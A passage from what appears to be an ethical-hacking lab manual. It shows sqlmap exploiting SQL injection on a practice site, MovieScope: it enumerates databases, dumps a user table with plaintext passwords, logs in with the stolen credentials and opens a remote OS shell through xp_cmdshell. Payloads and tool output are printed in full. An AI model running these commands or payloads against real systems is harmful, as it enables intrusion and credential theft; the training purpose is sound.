
```
Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(98)+CHAR(120)+CHAR(120)+CHAR(113)+CHAR(112)+CHAR(110)+CHAR(112)+CHAR(117)+CHAR(101)+CHAR(79)+CHAR(97)+CHAR(113)+CHAR(68)+CHAR(112)+CHAR(117)+CHAR(90)+CHAR(102)+CHAR(79)+CHAR(88)+CHAR(122)+CHAR(65)+CHAR(85)+CHAR(76)+CHAR(114)+CHAR(90)+CHAR(108)+CHAR(99)+CHAR(69)+CHAR(73)+CHAR(84)+CHAR(71)+CHAR(77)+CHAR(117)+CHAR(117)+CHAR(72)+CHAR(87)+CHAR(65)+CHAR(84)+CHAR(111)+CHAR(77)+CHAR(74)+CHAR(78)+CHAR(83)+CHAR(110)+CHAR(113)+CHAR(113)+CHAR(106)+CHAR(106)+CHAR(113),NULL,NULL,NULL-- qddG
[01:10:58] [INFO] testing Microsoft SQL Server
[01:10:58] [INFO] confirming Microsoft SQL Server
[01:10:58] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[01:10:58] [INFO] fetching database names
available databases [5]:
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb
[01:10:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[01:10:58] [WARNING] your sqlmap version is outdated
[*] ending @ 01:10:58 /2021-08-12/
[root@parrot]~#
```

19. Now, we will choose a database and use sqlmap to retrieve the tables in the database. In this lab, we will determine the tables associated with the database **moviescope**.

20. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables** and press **Enter**.

Note: In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

21. The above query causes sqlmap to scan the **moviescope** database for tables.



22. sqlmap retrieves and displays the table contents of the moviescope, as shown in screenshot below.

## Parrot Terminal

File Edit View Search Terminal Help

```
2)+CHAR(87)+CHAR(65)+CHAR(84)+CHAR(111)+CHAR(77)+CHAR(74)+CHAR(78)+CHAR(83)+CHAR(110)+CHAR(113)+CHAR(113)+CHAR(106)+CHAR(106)+CHAR(113),NULL,NULL,NULL-- qddG
[01:14:03] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[01:14:03] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments      |
| CustomerLogin |
| Movie_Details |
| Offices        |
| OrderDetails  |
| OrderDetails1 |
| Orders         |
| Orders1        |
| User_Login     |
| User_Profile   |
| tblContact    |
+-----+
[01:14:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[01:14:03] [WARNING] your sqlmap version is outdated
[*] ending @ 01:14:03 /2021-08-12/
```

[root@parrot] ~ #

23. Now, we will retrieve the content of the column **User\_Login**.24. Type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User\_Login --dump** and press **Enter** to dump all the **User\_Login** table content.

## Parrot Terminal

File Edit View Search Terminal Help

[root@parrot]~[-]

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-t  
abs-1=0" -D moviescope -T User_Login --dump
```

attackers Home


README.License

Trash

Menu

[Home - MovieScope - ...]

Parrot Terminal



25. sqlmap retrieves the complete **User\_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot below.

26. Under the **password** column, the passwords are shown in plain text.

## Parrot Terminal

File Edit View Search Terminal Help

113)+CHAR(106)+CHAR(106)+CHAR(113),NULL,NULL,NULL-- qddG

```
[01:15:53] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[01:15:53] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[01:15:53] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[01:15:54] [WARNING] reflective value(s) found and filtering out
```

Database: moviescope

Table: User\_Login

[5 entries]

Uid	Uname	isAdmin	password
1	sam	1	test
2	john	1	qwerty
3	kety	0	apple
4	steve	0	password
5	lee	0	test

```
[01:15:54] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
```

```
[01:15:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
```

```
[01:15:54] [WARNING] your sqlmap version is outdated
```

```
[*] ending @ 01:15:54 /2021-08-12/
```

```
[root@parrot]~#
```

```
Menu Home - MovieScope Parrot Terminal
```

- To verify whether the login details are valid, attempt to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

Home - MovieScope - Mozilla Firefox

MS Home - MovieScope +

www.moviescope.com/viewprofile.aspx?id=1

# MOVIESCOPE

Admin | Logout

Home Features Trailers Photos Blog Contacts

View Profile

## sam profile

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male

javascript:\_doPostBack('lnkloginstatus','')

10-10-1975

View all >

PARADISO ALL

Featured Movie Trailers

View all >

Menu Home - MovieScope - ... Parrot Terminal

28. The **Login** page appears. Log in into the website using the retrieved credentials **john/qwerty**.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

MS Login - MovieScope +

www.moviescope.com/login.aspx

# MOVESCOPE

Home Features Trailers Photos Blog Contacts

## Login

Username:

Password:

Login

DD.NO. TAKE ROLL CENE SOUND EATE PROD.CO. DIRECTOR EMA Parrot Terminal

29. You will be successfully logged into the MovieScope website with john account, as shown in the screenshot below.

File Edit View History Bookmarks Tools Help

MS Home - MovieScope x +

www.moviescope.com/viewprofile.aspx?id=2

... ☰ ☆

# MOVIESCOPE



Admin | Logout

Home

Features

Trailers

Photos

Blog

Contacts

**View Profile**

## john profile

ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male

### Featured Movie Trailers

[View all >](#)



☰ Menu 🌐 Home - MovieScope - ... 📸 Parrot Terminal

30. Now, switch back to the **Parrot Terminal** window. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell` and press Enter.

Note: In this query, **--os-shell** is the prompt for an interactive OS shell.

## Parrot Terminal

File Edit View Search Terminal Help

[root@parrot]~[-]

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-t  
abs-1=0" --os-shell
```

attackers Home

README.License

Trash

Menu

[Home - MovieScope - ...]

Parrot Terminal



31. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.

## Parrot Terminal

File Edit View Search Terminal Help

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1 AND 1032=1032

Type: stacked queries

Title: Microsoft SQL Server/Sybase stacked queries (comment)

Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind

Title: Microsoft SQL Server/Sybase time-based blind (IF)

Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query

Title: Generic UNION query (NULL) - 10 columns

Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(98)+CHAR(120)+CHAR(12)0+CHAR(113)+CHAR(112)+CHAR(110)+CHAR(112)+CHAR(117)+CHAR(101)+CHAR(79)+CHAR(97)+CHAR(113)+CHAR(68)+CHAR(112)+CHAR(117)+CHAR(90)+CHAR(102)+CHAR(79)+CHAR(88)+CHAR(122)+CHAR(65)+CHAR(85)+CHAR(76)+CHAR(114)+CHAR(90)+CHAR(108)+CHAR(99)+CHAR(69)+CHAR(73)+CHAR(84)+CHAR(71)+CHAR(77)+CHAR(117)+CHAR(117)+CHAR(72)+CHAR(87)+CHAR(65)+CHAR(84)+CHAR(111)+CHAR(77)+CHAR(74)+CHAR(78)+CHAR(83)+CHAR(110)+CHAR(113)+CHAR(113)+CHAR(106)+CHAR(106)+CHAR(113),NULL,NULL,NULL-- qddg

[01:23:27] [INFO] the back-end DBMS is Microsoft SQL Server

back-end DBMS: Microsoft SQL Server 2017

[01:23:28] [INFO] testing if current user is DBA

[01:23:28] [INFO] checking if xp\_cmdshell extended procedure is available, please wait..

[01:23:37] [WARNING] reflective value(s) found and filtering out

[01:23:37] [WARNING] time-based standard deviation method used on a model with less than 30 response times

do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]

Y

Menu

[Home - MovieScope - ...]

Parrot Terminal



32. Once sqlmap acquires the permission to optimize the machine, it will provide the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.

33. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

Parrot Terminal

File Edit View Search Terminal Help

```
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(98)+CHAR(120)+CHAR(12
0)+CHAR(113)+CHAR(112)+CHAR(110)+CHAR(112)+CHAR(117)+CHAR(101)+CHAR(79)+CHAR(97)+CHAR(113)+CHAR(68)+C
HAR(112)+CHAR(117)+CHAR(90)+CHAR(102)+CHAR(79)+CHAR(88)+CHAR(122)+CHAR(65)+CHAR(85)+CHAR(76)+CHAR(114
)+CHAR(90)+CHAR(108)+CHAR(99)+CHAR(69)+CHAR(73)+CHAR(84)+CHAR(71)+CHAR(77)+CHAR(117)+CHAR(117)+CHAR(117
)+CHAR(87)+CHAR(65)+CHAR(84)+CHAR(111)+CHAR(77)+CHAR(74)+CHAR(78)+CHAR(83)+CHAR(110)+CHAR(113)+CHAR(113
)+CHAR(106)+CHAR(106)+CHAR(113),NULL,NULL,NULL-- qddg

[01:31:06] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[01:31:06] [INFO] testing if current user is DBA
[01:31:07] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[01:31:16] [WARNING] reflective value(s) found and filtering out
[01:31:16] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[01:31:29] [INFO] xp_cmdshell extended procedure is available
[01:31:30] [INFO] testing if xp_cmdshell extended procedure is usable
[01:31:30] [INFO] xp_cmdshell extended procedure is usable
[01:31:30] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[01:31:30] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
```

Menu Home - MovieScope ... Parrot Terminal

34. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot below.

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1;WydNf8wro=;ui-tabs-1=0" --os-shell - Parrot Terminal
```

```
[01:31:06] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016 or 2019
web application technology: Microsoft IIS 10.0, ASP.NET, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2019
[01:31:06] [INFO] testing if current user is DBA
[01:31:07] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[01:31:07] [WARNING] reflective value(s) found and filtering out
[01:31:07] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
xp cmdshell extended procedure does not seem to be available. Do you want sqlmap to try to re-enable
it? [Y/n] Y
[01:31:29] [INFO] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[01:31:30] [INFO] xp_cmdshell re-enabled successfully
[01:31:30] [INFO] testing if xp_cmdshell extended procedure is usable
[01:31:30] [INFO] xp_cmdshell extended procedure is usable
[01:31:30] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[01:31:30] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
WebServer
NULL
os-shell>
```

35. Type **TASKLIST** and press **Enter** to view the list of tasks currently running on the target system.

The screenshot shows a terminal window with the following content:

```
Applications Places System
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tabs-1=0" --os-shell - Parrot Test
File Edit View Search Terminal Help
[INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2016 or 2019
web application technology: Microsoft IIS 10.0, ASP.NET, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2019
| [INFO] testing if current user is DBA
| [INFO] checking if xp_cmdshell extended procedure is available, please wait..
| [WARNING] reflective value(s) found and filtering out
| [WARNING] time-based standard deviation method used on a model with less than 30 response times
xp_cmdshell extended procedure does not seem to be available. Do you want sqlmap to try to re-enable it? [Y/n] Y
[WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[INFO] xp_cmdshell re-enabled successfully
[INFO] testing if xp_cmdshell extended procedure is usable
[INFO] xp_cmdshell extended procedure is usable
[INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
WebServer
NULL
---
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
```

36. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with a green and blue geometric pattern. At the top, there is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu bar, the command "os-shell> TASKLIST" is entered. A prompt asks "do you want to retrieve the command standard output? [Y/n/a] Y". The terminal then displays a table of system processes:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0		0	4 K
System	4		0	140 K
smss.exe	276		0	1,220 K
csrss.exe	368		0	4,692 K
csrss.exe	448		1	4,180 K
wininit.exe	464		0	5,272 K
winlogon.exe	500		1	13,188 K
services.exe	564		0	8,420 K
lsass.exe	572		0	15,864 K
svchost.exe	648		0	13,888 K
svchost.exe	692		0	8,828 K
dwm.exe	788		1	30,340 K
svchost.exe	832		0	44,008 K
svchost.exe	840		0	12,472 K
svchost.exe	872		0	14,116 K
svchost.exe	912		0	20,948 K
svchost.exe	928		0	17,376 K
svchost.exe	340		0	9,884 K
svchost.exe	396		0	16,136 K
svchost.exe	1160		0	21,724 K
svchost.exe	1180		0	7,268 K
VSSVC.exe	1224		0	9,232 K
svchost.exe	1728		0	6,948 K
spoolsv.exe	1824		0	16,432 K

At the bottom of the terminal window, there is a status bar with "Menu", "[Home - MovieScope - ...]", "Parrot Terminal", and icons for zoom and close.

37. Following the same process, various other commands can be used to obtain further detailed information about the target machine.

Note: To view the available commands under the OS shell, type **help** and press **Enter**.

38. This concludes the demonstration of launching a SQL injection attack against MSSQL to extract databases using sqlmap.

39. Close all open windows and document all the acquired information.

## Exercise 5: Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions as well as price, and quantity of products.

### Lab Scenario

A security professional must have the required knowledge to perform parameter tampering on an organization's website to check its security infrastructure.

### Lab Objectives

This lab demonstrates how to perform a parameter tampering attack using Burp Suite.

### Overview of Parameter Tampering


Parameter tampering is a simple type of attack that directly targets an application's business logic. It takes advantage of the fact that many programmers' reliance on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

## Lab Tasks

Note: In this task, the target website ([www.moviescope.com](http://www.moviescope.com)) is hosted by the victim machine, **Web Server**. Here, the host machine is the **Attacker Machine-2** machine.


1. In the **Attacker Machine-2** machine, click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.

2. The **Mozilla Firefox** window appears. Type <http://www.moviescope.com> Into the address bar and press **Enter**.



